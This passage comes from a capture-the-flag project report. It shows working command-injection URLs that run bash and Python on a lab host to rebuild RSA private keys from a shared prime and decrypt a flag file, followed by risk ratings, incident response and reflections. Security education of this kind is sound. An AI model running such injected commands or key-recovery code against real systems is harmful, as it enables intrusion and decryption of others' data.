
Step 5: Reconstructing BOTH private keys

Commands:

- http://192.168.28.154/store/admin_cmd.php?cmd=/bin/bash+-p+-c+"python3+-c+\"from+cryptography.hazmat.primitives.asymmetric+import+rsa;n=828272854584693336795526692219309709142793038965344913106842195488875005910897195796660184919567424217910072027791032429305050978583011088863896446022997996338974670924047708228216023597890689430799042594288985815658323162814154096088128895991110852511905303925763513585056335391792544681152221405261637212 97;p=85015888588257554285087243680504856277156555641199781803768582309480478414131136381705320092198540989378222295330504074230697036823620855335559029868076 09;q=n//p;e=65537;phi=(p-1)*(q-1);d=pow(e,-1,phi);rsa.RSAPrivateNumbers(p,q,d,d%(p-1),d%(q-1),pow(q,-1,p),rsa.RSAPublicNumbers(e,n)).private_key();print('[+] public1 private key reconstructed')\""
- http://192.168.28.154/store/admin_cmd.php?cmd=/bin/bash+-p+-c+"python3+-c+\"from+cryptography.hazmat.primitives.asymmetric+import+rsa;n=815071409787195749183410095543662874040321235844460716902127963837290732469865451934248445600191045245791984586520465199222991932987826795224903070258353904306467999255484461122855314122154900657762590240255469888588846553855181174608342811408830780010751067889373388622746853552649089770725712968405277653 49;p=85015888588257554285087243680504856277156555641199781803768582309480478414131136381705320092198540989378222295330504074230697036823620855335559029868076 09;q=n//p;e=65537;phi=(p-1)*(q-1);d=pow(e,-1,phi);rsa.RSAPrivateNumbers(p,q,d,d%(p-1),d%(q-1),pow(q,-1,p),rsa.RSAPublicNumbers(e,n)).private_key();print('[+] public2 private key reconstructed')\""

Command Explanation: Uses the recovered shared prime factor to compute the remaining RSA parameters (q, φ, d) and reconstruct both private keys from their public moduli.

Screenshot



Screenshot Explanation: The output confirms successful reconstruction of **both private keys**, proving that reuse of a shared RSA prime completely breaks the encryption and enables decryption of the protected data.


Step 6: Decrypt Ciphertext and Recover Flag

Command:

- http://192.168.28.154/store/admin_cmd.php?cmd=/bin/bash+-p+-c+"python3+-c+\"from+cryptography.hazmat.primitives.asymmetric+import+rsa,padding;from+cryptography.hazmat.primitives+import+hashes;n=82827285458469333679552669221930970914279303896534491310684219548887500591089719579666018491956742421791007202779103242930505097858301108886389644602299799633897467092404770822821602359789068943079904259428898581565832316281415409608812889599111085251190530392576351358505633539179254468115222140526163721297;p=85015888588257554285087243680504856277156555641199781803768582309480478414131136381705320092198540989378222295330504074230697036823620855335559029868076097;q=n//p;e=65537;phi=(p-1)*(q-1);d=pow(e,-1,phi);priv=rsa.RSAPrivateNumbers(p,q,d,d%(p-1),d%(q-1),pow(q,-1,p),rsa.RSAPublicNumbers(e,n)).private_key();ct=open('/opt/crypto_high/cipher1.bin','rb').read();pt=priv.decrypt(ct,padding.OAEP(mgf=padding.MGF1(algorithm=hashes.SHA256()),algorithm=hashes.SHA256(),label=None));print(pt.decode())\""

Command Explanation: Uses the reconstructed RSA private key to decrypt the ciphertext stored in the crypto_high directory using OAEP padding, reversing the encryption process.

Screenshot:



Screenshot Explanation: The decrypted output reveals the flag **FLAG{cryptography_high}**, confirming successful exploitation of the shared-prime RSA weakness and completion of the high-difficulty cryptography challenge.

4. Risk & Threat Analysis

4.1 Web Application Exploitation - SQL Injection (Medium)

The SQL Injection vulnerability allows attackers to manipulate backend database queries by injecting malicious input into unsanitised fields. In this scenario, the flaw enables authentication bypass, granting unauthorised access to administrative functionality.

In real-world systems, such vulnerabilities can result in disclosure of sensitive records, privilege escalation, or complete compromise of application logic. The threat primarily impacts **confidentiality and integrity**, as attackers can read or modify database contents without valid credentials. The overall risk level is **high**, as SQL Injection remains one of the most exploited web vulnerabilities in production environments.

4.2 Web Application Exploitation - Stored Cross-Site Scripting (High)

The stored XSS vulnerability allows persistent injection of malicious JavaScript that executes whenever an administrator views user-submitted content. This creates a high-impact attack surface, as malicious scripts execute in a privileged browser context.

Such attacks can lead to session hijacking, credential theft, unauthorised actions, or data exfiltration. Since the payload is stored server-side and affects multiple users, the

vulnerability has **system-wide impact**. This threat compromises **confidentiality, integrity, and user trust**, making the risk level **critical**.

4.3 Network Exploitation - FTP Misconfiguration (Medium)

The misconfigured FTP service allows anonymous access to internal files without authentication. This exposes sensitive data to any user on the network and demonstrates weak access control on legacy services.

In real environments, anonymous FTP access can result in information leakage, unauthorised data downloads, or staging of malicious files. The threat mainly affects **confidentiality**, with moderate impact on integrity. The overall risk is **medium**, but severity increases significantly when sensitive files are exposed.

4.4 Network Exploitation - SMB Misconfiguration (High)

The exposed SMB share allows unauthenticated users to browse internal directories and retrieve sensitive files. SMB services are commonly deployed in enterprise networks, making such misconfigurations especially dangerous.

This vulnerability can lead to large-scale data exposure, reconnaissance of internal systems, and lateral movement. Since no authentication is required, exploitation is trivial once the service is discovered. The risk is **high**, with major impact on **confidentiality** and **network security posture**.

4.5 Forensics - Cleartext FTP Traffic (Medium)

The forensic challenge demonstrates the risk of transmitting sensitive data over unencrypted protocols. Cleartext FTP traffic allows attackers or analysts with access to network captures to reconstruct transferred files.

In real-world scenarios, attackers monitoring network traffic can recover credentials, files, and operational data. This vulnerability affects **confidentiality**, particularly in environments lacking encrypted communication channels. The overall risk level is **medium**, dependent on network exposure.

4.6 Forensics - Encoded Data Exfiltration (High)

The encoded FTP exfiltration scenario highlights how attackers may attempt to hide stolen data using simple encoding techniques such as Base64. While encoding does not provide security, it can evade casual inspection.

Captured traffic still allows full reconstruction and decoding of the payload during forensic analysis. The threat demonstrates **data exfiltration risk** and poor defensive monitoring. Impact is **high**, as sensitive information is successfully removed from the system.

4.7 Privilege Escalation - SUID Binary Misconfiguration (Medium)

The improperly configured SUID binary allows execution of commands with root privileges by any local user. This represents a classic post-exploitation privilege escalation flaw.

In real systems, such misconfigurations allow attackers to fully compromise the operating system after gaining a low-privileged foothold. The vulnerability impacts **system integrity and availability**, with a **high impact** but **medium exploitation complexity**, resulting in a **medium–high risk** rating.

4.8 Privilege Escalation - Writable Cron Job Script (High)

The writable cron-executed script represents a critical automation failure. Although the cron job runs correctly as root, the associated script permissions allow modification by non-privileged users.

This vulnerability enables attackers to inject arbitrary commands that execute with root privileges automatically. The impact is **critical**, as it leads to full system takeover without exploiting kernel or application vulnerabilities. The overall risk level is **high**.

4.9 Cryptography - Weak Custom Encryption (Medium)

The use of XOR-based encryption with a static key represents a flawed cryptographic design. Because the encryption is reversible and the key is stored in plaintext, the encrypted data provides no real protection.

Such mistakes are common in custom encryption implementations and can result in total data compromise. The threat impacts **confidentiality**, but does not require advanced cryptanalysis, making the risk **medium**.

4.10 Cryptography - RSA Shared Prime Reuse (High)

The reuse of a prime factor across two RSA key pairs introduces a severe cryptographic vulnerability. By computing the GCD of the public moduli, attackers can reconstruct both private keys.

This flaw completely breaks the security guarantees of RSA and enables offline decryption of protected data. The impact is **critical**, affecting **confidentiality and trust**

in cryptographic systems. The overall risk level is **high**, reflecting real-world incidents caused by flawed key generation.

5. Incident Response & Recovery

5.1 Response to Web Application Attacks (SQL Injection & XSS)

Incident Response:

Upon detection of suspicious authentication bypass or script execution, affected web applications should be immediately taken offline to prevent further exploitation. Web server logs, application logs, and database access logs should be preserved for forensic analysis. Compromised user sessions must be invalidated, and administrative credentials rotated.

Recovery & Mitigation:

Applications should be updated to use parameterised queries to prevent SQL Injection and proper output encoding to mitigate XSS. Input validation, Content Security Policy (CSP), and secure session handling should be enforced. Regular application security testing and code reviews must be implemented to prevent reintroduction of similar flaws.

5.2 Response to Network Service Misconfiguration (FTP & SMB)

Incident Response:

Exposed services should be immediately restricted or disabled once unauthorised access is identified. Access logs from FTP and SMB services should be reviewed to determine the scope of data exposure. Any compromised or leaked files must be considered breached and handled accordingly.

Recovery & Mitigation:

Anonymous access should be disabled on FTP and SMB services. File-sharing services must enforce authentication, least-privilege permissions, and network-level restrictions

such as firewall rules. Where possible, legacy protocols like FTP should be replaced with secure alternatives such as SFTP.

5.3 Response to Forensic Data Exposure

Incident Response:
When sensitive network logs or PCAP files are exposed, the organisation should assume that transmitted data has been compromised. Affected credentials and sensitive information must be rotated or invalidated. Network monitoring tools should be used to identify further unauthorised access.

Recovery & Mitigation:
Sensitive logs should be stored in secure, access-controlled locations. Network traffic containing sensitive data must be encrypted using protocols such as TLS. Organisations should implement network intrusion detection systems (IDS) to identify suspicious data exfiltration attempts.

5.4 Response to Privilege Escalation Vulnerabilities

Incident Response:
If privilege escalation is detected, the compromised system should be isolated immediately. A full integrity check must be performed to identify unauthorised modifications, including altered scripts, binaries, or scheduled tasks. Root credentials should be rotated and system logs preserved for investigation.

Recovery & Mitigation:
SUID binaries should be audited regularly and removed unless strictly necessary. Cron jobs must be reviewed to ensure scripts executed with elevated privileges are not writable by non-privileged users. File permissions should follow the principle of least privilege, and system hardening baselines should be enforced.

5.5 Response to Cryptographic Failures

Incident Response:
Once cryptographic weaknesses are identified, all affected encrypted data must be considered compromised. Encrypted backups should be re-generated using secure cryptographic standards. Any systems relying on compromised keys must be reviewed and isolated.

Recovery & Mitigation:
Custom cryptographic implementations should be eliminated in favour of well-established libraries and standards. RSA key generation processes must ensure unique, strong primes. Regular cryptographic audits and key rotation policies should be enforced to prevent similar failures.

6. Critical Reflection & Learning Outcomes

This project strengthened practical understanding of how common misconfigurations and weak implementations lead to serious security failures. Designing and exploiting the challenges improved hands-on skills in web security, network analysis, forensics, privilege escalation, and cryptography.

The exercise highlighted the importance of secure coding, correct permissions, and proper use of cryptographic standards. Overall, CTF enhanced technical confidence, analytical thinking, and awareness of real-world cybersecurity risks and ethical responsibilities.

7. Conclusion

This project presents a realistic Capture The Flag (CTF) environment that demonstrates key cybersecurity concepts, including network exploitation, forensics, privilege escalation, and cryptography. The challenges highlight how misconfigurations and poor cryptographic practices can lead to complete system compromise. Overall, the CTF effectively reinforces the importance of secure system design and correct implementation of security controls.